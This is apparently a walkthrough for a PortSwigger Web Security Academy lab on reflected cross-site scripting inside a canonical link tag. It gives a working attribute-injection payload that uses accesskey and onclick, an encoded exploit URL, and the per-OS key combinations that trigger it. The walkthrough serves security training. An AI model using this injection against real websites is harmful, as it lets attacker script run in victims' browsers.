PortSwigger
Description

The page reflects user input inside a canonical link tag (<link rel="canonical" href="...">). Angle brackets are escaped, so you can’t inject new tags. However, you can inject attributes into the existing tag.
Solution Steps
The canonical link tag looks something like:
<link rel="canonical" href="https://LAB-ID.net/?INPUT">
Your input is reflected inside the href attribute. By injecting additional attributes, you can execute JavaScript.
Step 1: Understand the Attack Vector
Since you’re inside a tag’s attribute, you can:
- Close the current attribute (using a quote)
- Add a new attribute that executes JavaScript (like
onclickoraccesskey)
Step 2: Construct the Payload
The solution uses the accesskey attribute combined with onclick:
Payload:
'accesskey='x'onclick='alert(1)
Step 3: How the Payload Works
Original HTML:
<link rel="canonical" href="https://LAB-ID.net/?">
After injection:
<link rel="canonical" href="https://LAB-ID.net/?'accesskey='x'onclick='alert(1)">
Breakdown:
| Part | Purpose |
|---|---|
' | Closes the href attribute (using single quote) |
accesskey='x' | Sets the keyboard shortcut to X |
onclick='alert(1)' | Adds click handler that executes alert(1) |
Step 4: Full Malicious URL

https://LAB-ID.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert(1)
URL-encoded version:
'becomes%27- Space becomes
%20(if needed)
Step 5: Trigger the Exploit
When the victim presses the access key, the onclick event fires:
| OS | Key Combination |
|---|---|
| Windows | ALT + SHIFT + X |
| MacOS | CTRL + ALT + X |
| Linux | ALT + X |
Step 6: Solve the Lab
- Visit the malicious URL
- Press the access key combination for your OS
- The
alert(1)fires - The lab is marked as Solved
